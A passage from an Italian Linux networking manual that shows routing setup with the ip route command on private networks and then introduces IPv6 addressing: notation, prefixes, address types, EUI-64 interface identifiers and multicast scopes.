  Cancella le voci riferite al nodo 192.168.1.2, per il collegamento relativo all'interfaccia '`eth0`', contenute nella tabella ARP.

- # **ip -4 neighbour flush dev eth0** [*Invio*]

  Cancella tutte le voci riferite all'interfaccia di rete '`eth0`', contenute nella tabella ARP.

262.5 Instradamento

Con Iproute è necessario definire tutti gli instradamenti, compreso quello locale, che non è implicito nella definizione degli indirizzi. Riprendendo la situazione descritta nella sezione 262.2, si può descrivere l'instradamento con le due tabelle seguenti, riferite rispettivamente al nodo A e al nodo B:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Entrambi i nodi devono configurare l'instradamento locale (interfaccia '`lo`'):

ip -4 route replace to unicast 127.0.0.0/8 scope host dev lo [*Invio*]

Per visualizzare l'instradamento impostato:

ip -4 route show [*Invio*]

```
127.0.0.0/8 dev lo  scope host
```

L'instradamento dell'elaboratore A nella rete 192.168.1.∗ si ottiene in modo altrettanto semplice:

```
# ip -4 route replace to unicast 192.168.1.0/24 scope link ↩
↪dev eth0 [Invio]
```

```
# ip -4 route show [Invio]
```

```
192.168.1.0/24 dev eth0  scope link
```

L'instradamento, sia dell'elaboratore A, sia dell'elaboratore B, per quanto riguarda la connessione punto-punto, si può ottenere così:

```
# ip -4 route replace to unicast 192.168.7.1/32 scope link ↩
↪dev plip1 [Invio]
```

```
# ip -4 route replace to unicast 192.168.7.2/32 scope link ↩
↪dev plip1 [Invio]
```

```
# ip -4 route show [Invio]
```

```
192.168.7.1/32 dev plip1  scope link
192.168.7.2/32 dev plip1  scope link
```

Indipendentemente dagli esempi precedenti, si può prendere ora in considerazione il caso di un nodo, connesso alla rete locale 192.168.1.∗, nella quale è disponibile un router, all'indirizzo 192.168.1.254, che consente di accedere alla rete 192.168.7.∗:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Per realizzare l'instradamento verso il router, si può usare il comando seguente:

```
# ip -4 route replace to unicast 192.168.7.0/24 scope site ↩
↪via 192.168.1.254 [Invio]
```

Si osservi che l'instradamento verso la rete 192.168.1.∗ deve essere stato definito precedentemente; così si determina in modo automatico anche l'interfaccia coinvolta, che è quella necessaria a raggiungere il router nella rete locale.

```
# ip -4 route show [Invio]
```

```
192.168.7.0/24 via 192.168.1.254 dev eth0  scope site
192.168.1.0/24 dev eth0  scope link
```

La definizione dell'instradamento predefinito funziona in modo analogo. Supponendo che il router raggiungibile all'indirizzo 192.168.1.254 consenta di instradare verso tutte le altre reti, si può cambiare il comando nel modo seguente:

```
# ip -4 route replace to unicast 0/0 scope global ↩
↪via 192.168.1.254 [Invio]
```

```
# ip -4 route show [Invio]
```

```
192.168.1.0/24 dev eth0  scope link
default via 192.168.1.254 dev eth0
```

La cancellazione di un instradamento si ottiene in modo analogo a quanto visto a proposito dell'impostazione dell'indirizzo dell'interfaccia. Per esempio, volendo cancellare l'instradamento per la rete locale 192.168.1.*, si può procedere nel modo seguente:

ip -4 route del to unicast 192.168.1.0/24 [*Invio*]

Inoltre, è possibile usare un comando più esteso, per cancellare tutti gli instradamenti che corrispondono a una certa interfaccia:

ip -4 route flush dev eth0 [*Invio*]

[1] **Iproute** GNU GPL

Capitolo 263

Introduzione a IPv6

I protocolli di Internet che intervengono nel terzo livello del modello ISO-OSI (rete), sono IPv4 e IPv6. L'introduzione di IPv6 si rende necessaria per la penuria di indirizzi disponibili con il protocollo IPv4; infatti, l'aspetto più appariscete di IPv6 è il modo di indicare gli indirizzi, che da 32 passano a 128 bit.

263.1 Rappresentazione simbolica di un indirizzo IPv6

La rappresentazione testuale simbolica standard di un indirizzo IPv6 è nella forma:

```
x:x:x:x:x:x:x:x
```

L'indirizzo viene suddiviso in gruppetti di 16 bit (coppie di ottetti), utilizzando i due punti (':') come simbolo di separazione. Questi gruppetti di 16 bit vengono rappresentati in esadecimale, utilizzando solo le cifre che servono, dove queste possono essere al massimo quattro. Per esempio, l'indirizzo

```
fe80:0000:0000:0000:02a0:24ff:fe77:4997
```

si può ridurre semplicemente a:


```
fe80:0:0:0:2a0:24ff:fe77:4997
```

Viene consentita anche una semplificazione ulteriore in presenza di gruppetti adiacenti che risultano azzerati: una coppia di due punti ('::') rappresenta una sequenza indefinita di gruppetti azzerati e può essere usata una volta sola in un indirizzo. In questo modo, l'esempio precedente può essere ridotto a quello che segue:

```
fe80::2a0:24ff:fe77:4997
```

In pratica, si deve intendere che quello che manca per completare l'indirizzo in corrispondenza del simbolo '::', contiene solo gruppetti di 16 bit azzerati.

Figura 263.4. Fasi della semplificazione di un indirizzo IPv6.

```
fe80 : 0000 : 0000 : 0000 : 02a0 : 24ff : fe77 : 4997
fe80 : 0 : 0 : 0 : 02a0 : 24ff : fe77 : 4997
fe80 : : 02a0 : 24ff : fe77 : 4997
```

263.2 Prefissi di indirizzo

Con IPv6, il concetto di maschera di rete è stato semplificato e nei documenti RFC si parla piuttosto di ***prefisso*** di un indirizzo. Il termine rende meglio l'idea del senso che ha, in quanto porta l'attenzione a una parte iniziale dell'indirizzo stesso per qualche scopo. Il prefisso viene segnalato con un numero aggiunto alla fine di un indirizzo IPv6, separato da una barra obliqua ('/') che indica il numero di bit iniziali da prendere in considerazione per un qualche scopo. In questo modo si indica la lunghezza del prefisso.

indirizzo_ipv6* / *lunghezza_prefisso

È importante osservare che l'indirizzo IPv6 abbinato all'indicazione della lunghezza di un prefisso, non può essere abbreviato più di quanto si possa già fare con questo genere di indirizzi. Si prenda in considerazione un indirizzo con l'indicazione della lunghezza del prefisso strutturato nel modo seguente (la lettera «h» rappresenta una cifra esadecimale diversa da zero):

```
hhhh:0000:0000:hhh0:0000:0000:0000:0000/60
<---- 60 bit ---->
```

Il prefisso si estende per i primi 60 bit, ovvero le prime 15 cifre esadecimali. Sono ammissibili le forme normali di abbreviazione di questa indicazione:

```
hhhh:0:0:hhh0:0:0:0:0/60
hhhh::hhh0:0:0:0:0/60
hhhh:0:0:hhh0::/60
```

Al contrario, non sono ammissibili queste altre:

- `hhhh:0:0:hhh/60`

  perché non è valida in generale;

- `hhhh::hhh0/60`

  perché si traduce in ***hhhh***:0:0:0:0:0:0:***hhh***0/60;

- `hhhh::hhh/60`

  perché si traduce in ***hhhh***:0:0:0:0:0:0:0***hhh***/60.

263.3 Tipi di indirizzi

Il sistema introdotto da IPv6 richiede di distinguere gli indirizzi in tre categorie fondamentali: ***unicast***, ***anycast*** e ***multicast***. Quello che in IPv4 è conosciuto come indirizzo broadcast non esiste più in IPv6.

- **unicast**

  L'indirizzo unicast riguarda un'interfaccia di rete singola; in altri termini, un indirizzo unicast serve per raggiungere un'interfaccia di rete in modo univoco.

- **anycast**

  L'indirizzo anycast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). Si tratta di un indirizzo che ha le stesse caratteristiche esteriori di quello unicast, che però viene attribuito a diverse interfacce di altrettanti nodi, con lo scopo di poter raggiungere semplicemente quello che risponde prima (quello più vicino in base al protocollo di instradamento). Per la precisione, i pacchetti inviati a un indirizzo anycast dovrebbero raggiungere un'unica interfaccia di rete.

- **multicast**

  L'indirizzo multicast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). I pacchetti inviati a un indirizzo multicast dovrebbero raggiungere **tutte** le interfacce di rete a cui questo indirizzo è stato attribuito.

263.4 Allocazione dello spazio di indirizzamento

Così come è avvenuto con IPv4, anche gli indirizzi IPv6 sono stati suddivisi per scopi differenti. Si parla di ***tipo di indirizzo***, riferendosi a questa classificazione. Questa distinzione avviene in base a un prefisso binario stabilito, definito FP, ovvero *Format prefix* (prefisso di formato). La tabella 263.10 riporta l'elenco dei prefissi di formato attuali (nel momento in cui viene scritto questo capitolo). Bisogna tenere presente che IPv6 è ancora in una fase attiva di adattamento, per cui è necessario controllare la produzione dei documenti RFC se si vuole rimanere aggiornati a questo riguardo.

Tabella 263.10. Spazio di indirizzamento di IPv6.

Prefisso binario	Prefisso esadecimale	Allocazione
$0000\ 0000_2$	00_{16}	Riservato.
$0000\ 0001_2$	01_{16}	Non assegnato.
$0000\ 001_2$	$02_{16}..03_{16}$	Riservato per l'allocazione NSAP.
$0000\ 010_2$	$04_{16}..05_{16}$	Riservato per l'allocazione IPX.
$0000\ 011_2$	$06_{16}..07_{16}$	Non assegnato.
$0000\ 1_2$	$08_{16}..0F_{16}$	Non assegnato.
0001_2	1_{16}	Non assegnato.
001_2	$2_{16}..3_{16}$	Indirizzi unicast globali aggregabili.
010_2	$4_{16}..5_{16}$	Non assegnato.
011_2	$6_{16}..7_{16}$	Non assegnato.
100_2	$8_{16}..9_{16}$	Non assegnato.
101_2	$A_{16}..B_{16}$	Non assegnato.
110_2	$C_{16}..D_{16}$	Non assegnato.
1110_2	E_{16}	Non assegnato.
$1111\ 0_2$	$F0_{16}..F7_{16}$	Non assegnato.
$1111\ 10_2$	$F8_{16}..FB_{16}$	Non assegnato.
$1111\ 110_2$	$FC_{16}..FD_{16}$	Non assegnato.
$1111\ 1110\ 0_2$	$FE0_{16}..FE7_{16}$	Non assegnato.
$1111\ 1110\ 10_2$	$FE8_{16}..FEB_{16}$	Indirizzi unicast link-local.
$1111\ 1110\ 11_2$	$FEC_{16}..FEF_{16}$	Indirizzi unicast site-local.
$1111\ 1111_2$	FF_{16}	Indirizzi multicast.

È importante osservare subito che il prefisso $0000\ 0000_2$ (binario), incorpora alcuni indirizzi



molto importanti: l'indirizzo «non specificato» (0:0:0:0:0:0:0:0 o anche ::), l'indirizzo locale di *loopback* (0:0:0:0:0:0:0:1 o anche ::1) e gli indirizzi ottenuti per incorporazione di quelli IPv4.

Un altro particolare interessante riguarda il fatto che solo gli indirizzi che iniziano per FF_{16} ($1111\ 1111_2$) sono di tipo multicast, mentre gli altri sono tutti unicast. Gli indirizzi anycast sono degli indirizzi con caratteristiche uguali a quelli unicast, a cui però è stato attribuito un ruolo differente.

263.5 Indirizzi unicast

Si è accennato al fatto che tutti gli indirizzi, tranne quelli che iniziano per FF_{16}, sono di tipo unicast (e poi eventualmente tra questi si possono definire degli indirizzi anycast).

La caratteristica più importante degli indirizzi unicast è quella di poter essere aggregati a una maschera di bit continua, simile a quella di IPv4, senza il vincolo delle classi di indirizzi (come avveniva invece con IPv4).


Un nodo IPv6, cioè un componente collocato nella rete che riconosce questo protocollo, può trattare l'indirizzo IPv6 come un elemento singolo (nel suo insieme) oppure come qualcosa formato da diverse componenti, in base al ruolo che questo nodo ha nella rete. In pratica, a seconda del contesto, il nodo IPv6 potrebbe vedere l'indirizzo come un numero composto da 128 bit:

In alternativa potrebbe riconoscere un prefisso relativo a una sottorete:

In questo secondo caso si intende distinguere la parte di indirizzo relativa alla rete in cui si trova collocata l'interfaccia del nodo in questione, rispetto alla parte restante dell'indirizzo, che invece indica precisamente di quale interfaccia si tratta. Ma l'indirizzo unicast può essere visto come il risultato di un'aggregazione molto più sofisticata, dove si inseriscono livelli successivi di sottoreti in forma gerarchica, fino ad arrivare all'ultimo livello che permette di raggiungere la singola interfaccia.

263.5.1 Identificatori di interfaccia

La parte finale di un indirizzo unicast serve a identificare l'interfaccia nel ***collegamento*** (*link*), ovvero la rete fisica in cui si trova. Questa parte dell'indirizzo, definibile come ***identificatore di interfaccia*** (*interface identifier*), deve essere univoca all'interno del collegamento. Eventualmente, potrebbe essere univoca anche in un ambito più grande.

La struttura di indirizzo unicast dipende principalmente dal tipo a cui questo appartiene, in base al prefisso di formato. In molti casi, la parte finale dell'indirizzo destinata a identificare l'interfaccia è di 64 bit (la metà di un indirizzo IPv6) e deve essere costruita secondo il formato IEEE EUI-64. L'identificatore EUI-64 è un numero di 64 bit che serve a identificare il produttore e il «numero di serie» di un'apparecchiatura di qualche tipo. In pratica, un produttore ottiene un numero che rappresenta la sua azienda e questo viene usato come parte iniziale degli identificatori EUI-64 di sua competenza. Con tale numero può così «marchiare» le proprie apparecchiature, avendo l'accortezza di utilizzare sempre numeri differenti per ogni pezzo, purché questi inizino tutti con il prefisso che gli è stato assegnato. In condizioni normali, un identificatore EUI-64 corretto è anche un numero univoco a livello globale.

Nel momento in cui l'interfaccia di rete a cui si attribuisce un indirizzo unicast dispone del numero EUI-64, è facile ottenere l'identificatore di interfaccia; quando questo non è disponibile si possono utilizzare altre tecniche per generare un numero che gli assomigli. Nel primo caso, si intuisce che il numero utilizzato per l'identificatore di interfaccia è anche univoco a livello globale, mentre negli altri casi questo non può essere vero in assoluto. A questo proposito, lo stesso numero EUI-64 contiene un bit che viene utilizzato per indicare il fatto che si tratti di un identificatore univoco a livello globale o meno. Si tratta del settimo bit più significativo, il quale viene sottratto dai valori che può assumere la parte iniziale di 24 bit di identificazione dell'azienda (*company id*).

Figura 263.13. Schema di un identificatore EUI-64 suddiviso in bit.

Per la precisione, un indirizzo unicast che termina con l'identificatore di interfaccia composto dall'identificatore EUI-64, inverte il bit che serve a riconoscerlo come univoco a livello globale, facendo sì che nell'indirizzo IPv6, questo bit sia attivo per indicare l'univocità. La motivazione di questa inversione è molto semplice: si vuole evitare che la porzione finale di un indirizzo IPv6, che da solo **non è univoco** a livello globale, debba avere per forza quel bit a uno, cosa che costringerebbe a una notazione dettagliata dell'indirizzo IPv6 corrispondente. In pratica, quando si preferisce assegnare l'identificatore di interfaccia in modo manuale, per questioni di riservatezza (l'identificatore EUI-64 ottenuto dall'interfaccia di rete consentirebbe di riconoscere il nodo anche se questo cambia rete), oppure per comodità, si utilizzano probabilmente pochi numeri nella parte finale di questo spazio; in tal modo, si riesce ad abbre-

viare facilmente l'indirizzo IPv6 che si ottiene, perché il bit a cui si fa riferimento nella figura 263.13, essendo invertito risulta azzerato.

Nel caso particolare delle interfacce Ethernet, queste hanno un indirizzo MAC, ovvero un indirizzo di livello 2 (secondo la stratificazione ISO-OSI) corrispondente all'identificatore EUI-48. L'organizzazione IEEE ha stabilito una conversione di questi identificatori nel nuovo formato EUI-64, inserendo il codice $FFFE_{16}$ subito dopo i primi tre ottetti che identificano l'azienda (*company ID*). In pratica, il codice

```
00-80-ad-c8-a9-81
```


diventa:

```
00-80-ad-ff-fe-c8-a9-81
```

Di conseguenza, tenendo conto che il settimo bit di questo codice viene invertito, la parte finale dell'indirizzo IPv6 che lo incorpora diventa:

```
xxxx:xxxx:xxxx:xxxx:0280:adff:fec8:a981
```

Quando un identificatore di interfaccia viene determinato automaticamente, si usa in inglese l'aggettivo *stateless*, spesso anche in forma di sostantivo autonomo.

Figura 263.17. Fasi della costruzione dell'indirizzo IPv6 a partire dall'indirizzo Ethernet.

263.5.2 Indirizzo non specificato

L'indirizzo 0:0:0:0:0:0:0:0, ovvero quello in cui tutti i 128 bit sono azzerati, è quello ***non specificato*** (*unspecified address*). Questo indirizzo non può essere assegnato ad alcun nodo e rappresenta l'assenza di un indirizzo.

Come regola, questo indirizzo non può essere utilizzato come destinazione di un pacchetto e nemmeno nella definizione delle regole di instradamento.

263.5.3 Indirizzo locale di loopback


L'indirizzo unicast 0:0:0:0:0:0:0:1 viene usato per identificare l'interfaccia virtuale locale, ovvero l'interfaccia di *loopback*. Come tale, non può essere utilizzato per un'interfaccia fisica reale.

In pratica, un pacchetto destinato a questo indirizzo non deve uscire al di fuori del nodo (nella rete fisica esterna); inoltre, un pacchetto destinato a un altro nodo non può indicare come mittente questo indirizzo.

263.5.4 Indirizzi link-local

Gli indirizzi link-local si riferiscono all'ambito del collegamento in cui si trovano connesse le interfacce di rete. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dall'esterno e, di conseguenza, non può attraversare i router. Evidentemente, tali indirizzi servono per scopi amministrativi particolari, legati all'ambito della rete fisica.

La struttura normale di un indirizzo link-local è molto semplice:

64 bit		64 bit
$1111\ 1110\ 10_2$	$00.........0000_2$	identificatore di interfaccia

Come si può vedere, i primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo link-local. A metà dell'indirizzo inizia l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

Dal momento che l'indirizzo link-local deve essere univoco solo all'interno del collegamento fisico in cui si trova, non richiede la distinzione in sottoreti e può essere determinato in modo automatico, eventualmente interrogando la rete stessa. Di solito, in presenza di interfacce Ethernet si utilizza il loro indirizzo MAC trasformandolo secondo la regola già vista a proposito dell'identificatore EUI-48. Per esempio, un'interfaccia Ethernet il cui indirizzo MAC sia

```
00:80:ad:c8:a9:81
```

ottiene l'indirizzo IPv6 link-local

```
fe80:0000:0000:0000:0280:adff:fec8:a981
```

che si può abbreviare come

```
fe80::280:adff:fec8:a981
```

Ecco come potrebbe mostrarlo '**`ifconfig`**':


```
eth0      Link encap:Ethernet  HWaddr 00:80:AD:C8:A9:81
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::280:adff:fec8:a981/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x300
```

In questa situazione, dal momento che non c'è bisogno di organizzare tali indirizzi in sottoreti, l'unico prefisso che abbia un senso è quello dei primi 10 bit che stanno a indicarne il formato. Tuttavia, è normale che venga indicato un prefisso più grande, precisamente di 64 bit, dal momento che non si prevede l'utilizzo dello spazio che si trova tra il prefisso di formato e i

primi 64 bit. Pertanto, un indirizzo link-local che porti l'indicazione della lunghezza del prefisso, utilizza normalmente il numero 64, come si vede nell'estratto generato da '**`ifconfig`**' mostrato sopra.

263.5.5 Indirizzi site-local

Gli indirizzi site-local si riferiscono all'ambito di un sito e si possono utilizzare liberamente senza bisogno di alcuna forma di registrazione. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dalle reti esterne al sito in questione.

La struttura normale di un indirizzo site-local è molto semplice:

10 bit | 54 bit | 64 bit

$1111\ 1110\ 11_2$ | sottoreti | identificatore di interfaccia


I primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo site-local; lo spazio tra l'undicesimo e il 64-esimo bit può essere utilizzato per strutturare gli indirizzi in sottoreti, in base alle esigenze del sito. La seconda metà dell'indirizzo viene riservata per l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

In pratica, rispetto a un indirizzo link-local cambia il prefisso di formato, aggiungendo la possibilità e la convenienza di suddividere lo spazio di indirizzi in sottoreti.

263.5.6 Indirizzi unicast globali aggregabili

Allo stato attuale, nel momento in cui viene scritto questo capitolo, l'unico gruppo di indirizzi IPv6 previsto per una gestione globale (cioè per Internet) è quello che inizia con il prefisso 001_2. Senza entrare troppo nel dettaglio (considerato che si tratta di una materia che non è abbastanza consolidata), lo schema di indirizzamento di questi indirizzi potrebbe essere riassunto nel modo seguente:


3 bit | 13 + 8 + 24 bit | 16 bit | 64 bit

001_2 | TLA + riserva + NLA | SLA | identificatore di interfaccia

Dopo il prefisso di formato seguono 45 bit suddivisi in: un identificatore del primo livello di aggregazione (*Top level aggregation*), uno spazio di riserva e un identificatore successivo (*Next level aggregation*). Subito dopo seguono altri 16 bit la cui gestione dovrebbe essere affidata a un solo sito, per l'organizzazione delle proprie sottoreti. Come sempre, la seconda metà dell'indirizzo è destinato all'identificatore di interfaccia.

In pratica, un sito che vuole utilizzare indirizzi IPv6 accessibili anche da Internet, dovrebbe ottenere un lotto di indirizzi composto dei primi 48 bit dal suo ISP, ottenendo la possibilità di gestirsi come vuole i 16 bit che precedono l'identificatore di interfaccia.

263.6 Indirizzi multicast

Un indirizzo IPv6 multicast serve a identificare e a raggiungere un gruppo di nodi simultaneamente. Gli indirizzi multicast hanno una struttura particolare:

8 bit	4 bit	4 bit	112 bit
$1111\ 1111_2$	$000T_2$	ambito	identificatore di gruppo

Il prefisso di formato è $1111\ 1111_2$, ovvero FF_{16}, a cui seguono 4 bit di opzione. Di questi 4 bit, è stato specificato solo il significato di quello meno significativo, che viene indicato convenzionalmente con la lettera «T» (temporaneamente, gli altri devono essere azzerati; in seguito potrebbe essere stabilito qualcosa di diverso).

- T = 0 indica un indirizzo multicast assegnato permanentemente dall'autorità globale di Internet;
- T = 1 indica un indirizzo multicast assegnato in modo provvisorio.

I 4 bit successivi rappresentano l'ambito dell'indirizzo multicast (*scope*). Il significato dei valori che può assumere questo campo sono indicati nella tabella 263.26.

Tabella 263.26. Elenco dei valori per definire l'ambito di un indirizzo multicast.

Valore	Significato	Annotazioni
0_{16}	Riservato.	
1_{16}	Ambito node-local.	I pacchetti non possono uscire dal nodo.
2_{16}	Ambito link-local.	I pacchetti non possono attraversare i router.
3_{16}	Non assegnato.	
4_{16}	Non assegnato.	
5_{16}	Ambito site-local.	I pacchetti non possono uscire dal «sito».
6_{16}	Non assegnato.	
7_{16}	Non assegnato.	
8_{16}	Ambito organization-local.	I pacchetti non possono uscire dalla «organizzazione» (si tratta di un concetto abbastanza vago che deve essere chiarito nel tempo).
9_{16}	Non assegnato.	
A_{16}	Non assegnato.	
B_{16}	Non assegnato.	
C_{16}	Non assegnato.	
D_{16}	Non assegnato.	
E_{16}	Ambito globale.	
F_{16}	Non assegnato.	

La parte finale dell'indirizzo identifica il gruppo multicast nell'ambito stabilito dal campo *scope*. Tuttavia, nel caso di indirizzi stabiliti in modo permanente, l'identificatore di gruppo resta uguale per tutti i tipi di ambiti.

Per regola, non si può utilizzare un indirizzo multicast come mittente nei pacchetti IPv6, inoltre questi indirizzi non possono apparire nelle regole di instradamento dei router.

